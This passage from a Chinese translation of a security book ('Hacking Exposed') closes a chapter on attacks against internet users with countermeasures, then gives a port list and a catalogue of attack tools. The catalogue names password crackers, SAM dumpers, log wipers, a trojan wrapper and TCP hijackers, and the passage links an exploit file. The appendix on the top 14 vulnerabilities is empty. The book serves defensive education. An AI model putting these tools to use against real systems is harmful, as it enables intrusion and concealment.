因此，如果Napster目前尚不是一个安全问题的话，那也至少说明了应用程序和人们的一种假定以及绕过这种假定的可能性。我们希望这种讨论能激发更深入的分析和对使用Napster的思考。

警告 *各种Napster软件包的免费"克隆"(clone)版本据报告存在脆弱性，攻击者可以查看运行这种Napster克隆版客户程序的机器上的文件(正式的商业版不存在这种问题)。参见Bugtraq ID 1186(http://www.securityfocus.com 及http://packetstorm.securify.com/0007-exploits/Xnapster.c。*

16.6 因特网用户攻击的宏观对策

我们已讨论了因特网用户攻击的各种技术，大部分方法的核心还是诱导用户运行病毒、蠕虫或其他恶意代码。我们也已讨论过这些问题的针对性解决方法。下面我们从更宏观、更广阔的视野上来讨论对付这些攻击的方法。

16.6.1 及时更新防病毒软件

防病毒(antivirus)软件的方法已用了很多年了。如果你的系统上尚没有运行这种软件的话，那的确是冒了很大风险的。防病毒软件厂商数以十计，Microsoft上有一个很

好的清单：http://support.microsoft.com/support/kb/articles/Q49/5/00.asp 。大多数的知名品牌产品(比如Symantec的Norton防病毒软件，McAfee，Data Fellows，Trend Micro以及Computer Associate的Inoculan/InoculateIT等等)的工作都很相似，就是阻挡那些恶意代码。

部署防病毒软件的一个主要缺点就是对于软件中没有提供识别方法的新病毒无能为力。防病毒厂商依赖于一种更新机制来同期性地下载新病毒的定义与防范方法。因此，总存在一个新病毒出现与防病毒产品相应更新之间的时间差。

不过，只要我们意识到这一点，且能自动设置更新周期(比如每周一次)，防病毒工具对于我们前面提到的大部分攻击方法还是相当有效的屏障。因此，要记住打开防病毒软件的自动保护特性，特别是自动的电子邮件扫描和磁盘扫描功能，并且要保护病毒模板的更新。大多数厂商均提供了一年的免费更新，但一年以后一般需要一点点更新订购费，比如，Symantec对其自动LiveUpdate服务每年收费4美元。如果你舍不得花这点钱的话，也可以手工从Symantec站点免费获得其更新版，http://www.symantec.com/avcenter/download.html 。

另外，也要小心那些病毒恶作剧(hoax)，其危害与病毒一样大。可以查看http://www.symantec.com/avcenter/hoax.html 上的主要病毒恶作剧清单。

16.6.2 保护网关

保护大量用户的最有效方法仍是坚固的网络层防卫策略。当然，首先就是要充分利用防火墙来对付前面谈到的那些问题。特别是对于外出访问的控制列表要格外小心，因为这可以阻止那些恶意代码与外部无赖服务器的连接。

而且，许多产品可以扫描进来的邮件和Web信息，以阻止恶意代码。Finjan的SurfinGate技术就是一个很好的例子(http://www.finjan.com) ，该技术部署于网络边界上(作为已有防火墙或代理服务器的插件)，对进来的Java,ActiveX,JavaScript ，可执行文件，VBScript，插件(plug－in)以及Cookies等进行扫描。然后，SurfinGate对每种代码模块请求的动作构建一个行为初始定制文件(behavior profile)。然后，此模块就用一个MD5的散列算法惟一定义，同样模块的下载只需扫描一次。SurfinGate将其行为初始定制文件与管理员定义的安全策略进行对比，再基于二者的相互关系做出"允许"或

"禁止"的决定。Finjan也有SurfinGate的个人版，叫做SurfinGuard，提供一个类似沙箱(sandbox)的环境来运行下载下来的代码。

Finjan的确是一个令人感兴趣的技术，它将移动代码管理问题从不堪重负或一无所知的最终用户身上卸下来。而且其沙箱技术有更多的高级功能，可以防止来自PE(portable executable)压缩程序(Compressor)的攻击(http://www.suddendischarge.com/Compressors.html)，这种攻击将Win32.exe文件压缩并改变可执行程序的二进制签名，压缩后的程序可以绕过静态的防病毒扫描引擎，因为原来的.EXE在执行前并不还原至原来的状态(因此传统的防病毒签名检查就不起作用了)。当然，安全策略及沙箱参数的设置也是很重要的，毕竟它们还需要负责安全职责的人们去配置。

16.7 小结

写完本章后，我真是想长长地吁一口气，也为这几年来在因特网用户攻击领域所做的研究终于有了些成果。不过，本书中我们对于已公开的各种攻击方法还是做了大量的删减，尽管我们想详尽无遗地介绍它们。Georgi Guninski本人就还有数以十计的其他很聪明的攻击方法，另外一些遗漏的话题包括，基于Web的邮件服务攻击(Hotmail)，AOL用户攻击，宽带因特网攻击以及用户隐私攻击等等。的确，因特网社会还会有许多年来处理如此众多的安全问题，有些尚无法想像。下面的一些建议和技巧希望能有助于你对因特网使用的安全。

- 尽量更新因特网客户软件！对于往往成为攻击目标的Microsoft产品，下面的方法要经常使用(以其使用效率排序)：
  - Windows更新(WU)：http://www.microsoft.com/windowsupdate
  - Microsoft安全公告板：http://www.microsoft.com/technet/security/current.asp
  - 关键的IE补丁：http://www.microsoft.com/windows/ie/down load/default.htm#critical
  - Office产品安全补丁：http://officeupdate.microsoft.com/focus/catalog/focussecurity.htm

- Microsoft下载中心(MDC):http://www.microsoft.com/downloads/search.asp?Search=Keyword & Value = 'security_patch' & OpSysID=1

■ 获得并经常使用防病毒软件。并随时(每周一次)更新病毒签名，并尽可能设置自动扫描功能(下载电子邮件时的自动病毒扫描是必须安装的)。

■ 多进行关于移动代码技术，比如ActiveX和Java等的潜在危害的自我教育，因特网客户软件对这些强大技术要小心使用(参见本章有关Windows安全区域的讨论)。关于移动代码的一些指导性文章可参阅http://www.computer.org/internet/v2n6/w6gei.htm 。

■ 通过因特网上获得的任何文件保持必要的怀疑，不管它是电子邮件附件还是IRC上的DCC文件。这些文件都应该立即放到一个专门的废弃箱中，除非其来源你绝对信任(但也要记住，像ILOVEYOU这样的蠕虫也可以伪装成你信任的同事)。

▲ 对因特网客户攻击的工具和技术要保持常新的知识，下面的站点是获得这种知识的好去处：

- Georgi Guninski的站点：http://www.nat.bg/ ~joro/index.html
- 普林斯顿的SIP小组(SIP:Secure Internet Programming):http://www.cs.princeton.edu/sip/history/index.php3
- Richard M.Smith的页面：http://www.tiac.net/users/smiths
- Juan Carlos García Cuartango站点，http:/www.kriptopolis.com

“你应当了解真相，真相会使你自由。”这是圣经上的一句话，这也是作者出版这本书的目的。

第5部分 「附录」

- 端口
- 最危险的14个安全脆弱点
- 相关的Web网站

安氏推荐
iS-One

当我拿起这本书的时候，我曾有这样的疑虑，我有足够的时间和耐心看完它么？半小时之后，我已经确信：我找到了我所需要的安全参考书。用不着花上两个星期去看完它，当我遇到问题时，我只需花十分钟就能找到我需要的东西。

附录A 端口

既然任何安全评测工作的最大障碍是理解自己的网络上运行着哪些系统，因此精确地列出端口和主机的对应关系对于标识各个系统上的每个漏洞至关重要。对每台主机施行全部131 070个端口(TCP和UDP各有1～65535号端口)的扫描可能得花数天时间。精细地调整过的端口和服务清单可用于解决我们称之为"低垂的水果"的潜在的脆弱服务。

下面给出的清单并不完整，而且其中某些应用程序可能配置成使用完全不同的端口来监听，不过这个清单足以让你着手追踪那些无赖应用程序。这个清单所列的端口是获取计算机系统的信息或访问权常用的。


服务或应用程序	端口／协议
echo	7/tcp
systat	11/tcp
chargen	19/tcp
ftp-data	21/tcp
ssh	22/tcp
telnet	23/tcp
smtp	25/tcp
nameserver	42/tcp
whois	43/tcp
tacacs	49/udp
dns-lookup	53/udp
dns-zone	53/tcp
oracle-sqlnet	66/tcp
tftp	69/udp
finger	79/tcp
http	80/tcp
alternate web port(http)	81/tcp
kerberos or alternate web port(http)	88/tcp
pop2	109/tcp
pop3	110/tcp
sunrpc	111/tcp
sqlserv	118/tcp
nntp	119/tcp
ntrpc-or-dce	135/tcp
netbios	139/tcp

服务或应用程序	端口／协议
imap	143/tcp
snmp	161/udp
snmp-trap	162/udp
bgp	179/tcp
snmp-checkpoint	256/tcp
ldap	389/tcp
netware-ip	396/tcp
timbuktu	407/tcp
https/ssl	443/tcp
ms-smb-alternate	445/tcp/udp
ipsec-internet-key-exchange(ike)	500/udp
rlogin	513/tcp
rwho	513/udp
rshell	514/tcp
syslog	514/udp
printer	515/tcp
printer	515/udp
router	520/udp
netware-ncp	524/tcp
remotelypossible	799/tcp
socks	1080/tcp
bmc-patrol-db	1313/tcp
notes	1352/tcp
ms-sql	1433/tcp
citrix	1494/tcp
sybase-sql-anywhere	1498/tcp
ingres-lock	1524/tcp
oracle-srv	1525/tcp
oracle-tli	1527/tcp
pptp	1723/tcp
winsock-proxy	1745/tcp
remotely-anywhere	2000/tcp
cisco-mgmt	2001/tcp
nfs	2049/tcp
compaq-web	2301/tcp
openview	2447/tcp

服务或应用程序	端口/协议
realsecure	2998/tcp
ms-active-dir-global-catalog	3268/tcp/udp
bmc-patrol-agent	3300/tcp
mysql	3306/tcp
ssql	3351/tcp
ms-termserv	3389/tcp
cisco-mgmt	4001/tcp
nfs-lockd	4045/tcp
pcanywhere	5631/tcp
vnc	5800/tcp
xwindows	6000/tcp
cisco-mgmt	6001/tcp
apc	6549/tcp
irc	6667/tcp
web	8000/tcp
web	8001/tcp
web	8002/tcp
web	8080/tcp
cisco-xremote	9001/tcp
netbus	12345/tcp
quake	26000/tcp
backorifice	31337/udp
rpc-solaris	32771/tcp
snmp-solaris	32780/udp
reachout	43188/tcp
pcanywhere-def	65301/tcp

完整的端口清单(但不一定是精确的清单)可检查位于ftp://ftp.isi.edu/in-notes/iana/assignments/port-numbers 的南加州大学信息科学学院(ISI,Information Sciences Institute)的端口号清单。

附录B 最危险的14个安全脆弱点



附录C 相关的Web网站

我们把本书中讨论过的一些公共域工具、脚本和字典组合到我们的个人Web网站上(http://www.hackingexposed.com/)。把这些工具组合到单个Web网站上的目的是给希望了解不够安全的系统的潜在隐患的管理员们提供简易的访问场所。这些工具主要用于扫描和查点网络与系统。本附录还将介绍大多数系统实用工具，比如Novell chknull实用工具、NT user2sid程序和UNIX nmap扫描程序。

其中有些程序可用于获取对于脆弱的系统的未经授权的访问权。我们的建议是在实验室中设置一个由缺省安装的NT、Novell和UNIX系统构成的环境，再逐一实地检查本书中讨论过的技巧。如果你一开始认为安全不是网络和系统管理的一个重要组件，看完本书后你就很可能会得出一个完全不同的观念。

警告 *使用这些产品时要小心，只能针对非生产性或实验室系统进行。*

C.1 Novell

- ▼ Bindery v1.16 查点NetWare服务器上的平构数据库信息
- ■ Bindin 查点NetWare服务器上的平构数据库信息
- ■ chknull 附接到多个NetWare服务器，搜索没有或简单设置密码的用户名
- ■ finger 查点用户(或验证他们在一台NetWare服务器上的存在性)
- ■ imp 2.0 离线破解NetWare NDS密码
- ■ NDSsnoop 浏览NDS树
- ■ nslist 附接到NetWare服务器
- ■ nwpcrack 在线NetWare破解程序
- ■ On-Site Admin NetWare管理工具
- ■ Pandora 3.0 攻击NetWare的技巧和工具
- ■ Remote 给RCONSOLE解密remote.nlm密码
- ■ remote.pl remote解密程序的Perl版本
- ■ snlist 附接到NetWare服务器

- userdump 从某个NetWare平构数据库转储用户信息
- userinfo 从某个NetWare平构数据库转储用户信息

C.2 UNIX

- crack 5.0a 破解UNIX和NT密码
- firewalk .99beta 边界路由器和防火墙查点工具
- fping 2.2b1 更快的ping工具
- hping.c 简单的TCP分组发送程序
- hunt 1.3 TCP劫持工具
- John the Ripper 1.6 破解UNIX和NT密码
- Juggernaut TCP劫持工具
- netcat 1.10 TCP和UDP通信工具中的瑞士军刀
- nmap 2.53 扫描TCP和UDP端口
- scotty 2.1.10 网络和系统查点工具
- sniffit 0.3.5 分析以太网分组
- SNMPsniff 1.0 分析SNMP分组
- strobe 1.05 TCP端口扫描程序
- wipe 1.0 禁止记录
- wzap.c 禁止记录
- zap.c 禁止记录

C.3 Windows NT

- DumpACL 2.7.16 NT查点工具
- Elitewrap 1.03 NT上特洛伊木马创建程序
- Genius 2.7 TCP端口扫描检测工具等
- grinder 查点Web网站的Rhino9工具

- John the Ripper for NT 破解NT和UNIX密码
- Legion Windows共享资源检查程序
- netcat for NT 移植到NT上的瑞士军刀
- netviewx NetBIOS查点工具
- nmap for NT 扫描TCP和UDP端口
- NTFSDOS 从一个DOS可自举软盘读取NTFS分区的驱动程序
- pinger 出自Rhino9的NT上快速ping程序
- PortPro 快速GUI单端口扫描程序
- Portscan 简单的GUI端口扫描程序
- Pwdump 转储包含密码散列值的SAM数据库
- pwdump2 从内存转储SAM数据库
- revelation 揭示内存中的密码
- samdump 从备份的SAM文件中转储SAM数据库
- scan 简单的命令行NT端口扫描程序
- sid2user 给定一个SID，找出用户名
- spade 1.10 包罗万象的网络工具
- user2sid 给定一个用户名，找出SID

▲ Virtual Network Computing 3.3.2r6 远程控制GUI工具

C.4 词汇清单和字典

▼ public dictionaries 因特网上的字典汇编

▲ public wordlists 因特网上的词汇清单汇编

C.5 轰炸拨打

▼ THC-Scan 2.0 基于DOS的The Hacker's Choice(简称THC)调制解调器拨号程序

▲ ToneLoc 原始的调制解调器拨号程序

C.6 查点脚本

- ▼ unixscan 基于UNIX的Perl语言网络查点脚本
- ▲ NTscan 基于NT的Perl语言网络查点脚本